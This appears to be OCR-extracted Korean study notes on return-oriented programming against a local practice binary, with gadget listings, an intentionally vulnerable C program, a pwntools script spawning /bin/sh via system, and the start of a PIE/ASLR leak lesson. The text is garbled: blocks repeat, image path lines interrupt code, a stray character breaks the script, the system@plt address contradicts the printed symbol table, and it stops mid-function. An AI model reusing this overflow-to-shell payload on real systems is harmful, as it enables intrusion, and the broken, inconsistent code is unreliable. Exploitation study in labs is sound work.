
Gadgets information
============================================================
0x000000000040115f : adc bl, al ; pop rdi ; ret
0x0000000000401052 : mov ch, byte ptr [rdi] ; add byte ptr [rax], al ; push 2 ; jmp 0x401020
0x00000000004010c6 : or dword ptr [rdi + 0x404010], edi ; jmp rax
0x0000000000401138 : or ebp, dword ptr [rdi] ; add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401161 : pop rdi ; ret

Unique gadgets found: 5
```


0x0000000000401161 : pop rdi ; ret

pop rdi → 스택 맨 위 8바이트를 rdi에 넣고 포인터를 8바이트 올림
ret → 그 다음 스택의 8바이트를 실행할 주소로 사용


ret
pop rdi; ret
pop rdi가 실행될 때 rsp는 요기
pop을 하면서 rsp의 값을 rdi에 넣고
rsp를 다음 화살표로 넘김
그리고 ret이 실행되면 rsp의 값을 실행


ret
pop rdi; ret
/bin/sh
system
pop rdi가 실행될 때 rsp는 요기
pop을 하면서 rsp의 값을 rdi에 넣고
rsp를 다음 화살표로 넘김
그리고 ret이 실행되면 rsp의 값을 실행

그럼 이렇게 들어간다면?



pop rdi가 실행될 때 rsp인 /bin/sh를 rdi에 넣고 rsp를 다음 칸으로 옮김
그리고 ret으로 실행
즉, rdi에 /bin/sh를 넣고 system 함수를 실행

그럼 이렇게 들어간다면?

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

const char binsh[] = "/bin/sh";

int main(void)
{
    char input[64];


    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    system(NULL);

    printf("ROP> ");
    read(STDIN_FILENO, input, 0x100);

    return 0;
}
```

버퍼 64바이트를 채운 후 + SFP 8바이트를 채우면 ret을 덮을 수 있다.



```python
from pwn import *

r = process("./chall")

ret = 0x401160
pop_rdi = 0x401161
binsh = 0x402008
system_plt = 0x401030

payload = b"A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi) + p64(binsh)
payload += p64(system_plt)
S
r.sendafter(b"ROP> ", payload)
r.interactive()
```

01_PIE leak 실습

```python
from pwn import *

r = process("./chall")

ret = 0x401160
pop_rdi = 0x401161
binsh = 0x402008
system_plt = 0x401030

payload = b"A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi) + p64(binsh)
payload += p64(system_plt)
S
r.sendafter(b"ROP> ", payload)
r.interactive()
```

```
Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  __stack_chk_fail@plt
0x0000000000401050  system@plt
0x0000000000401060  printf@plt
0x0000000000401070  read@plt
0x0000000000401080  setvbuf@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x000000000040127c   fini
```

```
woot@woot-VMware-Virtual-Platform:~/Desktop/pwn/PIE_leak_ASLR/ROP$ ROPgadget --binary ./chall --re "rdi"

Gadgets information
============================================================
0x000000000040115f : adc bl, al ; pop rdi ; ret
0x0000000000401052 : mov ch, byte ptr [rdi] ; add byte ptr [rax], al ; push 2 ; jmp 0x401020
0x00000000004010c6 : or dword ptr [rdi + 0x404010], edi ; jmp rax
0x0000000000401138 : or ebp, dword ptr [rdi] ; add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401161 : pop rdi ; ret

Unique gadgets found: 5
```

지금까지 사용한 주소는 모두 고정 주소

```python
from pwn import *

r = process("./chall")

ret = 0x401160
pop_rdi = 0x401161
binsh = 0x402008
system_plt = 0x401030

payload = b"A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi) + p64(binsh)
payload += p64(system_plt)
S
r.sendafter(b"ROP> ", payload)
r.interactive()
```

```
Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  __stack_chk_fail@plt
0x0000000000401050  system@plt
0x0000000000401060  printf@plt
0x0000000000401070  read@plt
0x0000000000401080  setvbuf@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x000000000040127c   fini
```

```
woot@woot-VMware-Virtual-Platform:~/Desktop/pwn/PIE_leak_ASLR/ROP$ ROPgadget --binary ./chall --re "rdi"

Gadgets information
============================================================
0x000000000040115f : adc bl, al ; pop rdi ; ret
0x0000000000401052 : mov ch, byte ptr [rdi] ; add byte ptr [rax], al ; push 2 ; jmp 0x401020
0x00000000004010c6 : or dword ptr [rdi + 0x404010], edi ; jmp rax
0x0000000000401138 : or ebp, dword ptr [rdi] ; add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401161 : pop rdi ; ret

Unique gadgets found: 5
```

그러나 aslr이 적용되면 바이너리 내 주소가 실행 마다
변경되어 고정주소로 사용할 수 없다

```c
void vuln(void)
{
    char input[64];

    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x48);
    printf("ECHO:");
    puts(input);
}

int main(void)
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("MAIN RETURN: %p\n", &&main_return);
    vuln();


main_return:
    __asm__ volatile(
        ".global main_return\n"
        "main_return:\n"
    );

    _exit(0);
}
```

main에서 vuln() 함수가 끝나면 main() 함수로 돌아오는 점을 이용

```c
void vuln(void)
{
    char input[64];


    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x48);
    printf("ECHO:");
    puts(input);
}
```




vuln 함수의 ret에는 main으로 복귀 주소 즉 main 주소가 존재

```c
void vuln(void)
{
    char input[64];

